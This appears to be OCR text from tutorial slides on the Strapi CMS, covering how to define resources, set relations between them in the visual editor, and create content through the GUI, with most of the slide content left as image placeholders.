
STRAPI: DEFINING RESOURCES



STRAPI: DEFINING RESOURCES




STRAPI: DEFINING RESOURCES




STRAPI: RELATIONS BETWEEN RESOURCES


- Strapi allows us to define relations between resources using the visual editor




STRAPI: RELATIONS BETWEEN RESOURCES




STRAPI: RELATIONS BETWEEN RESOURCES





STRAPI: CREATING CONTENT

- So far, we defined the «shape» of the resources we want to manage
- Strapi allows us to create the actual content, using its GUI



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
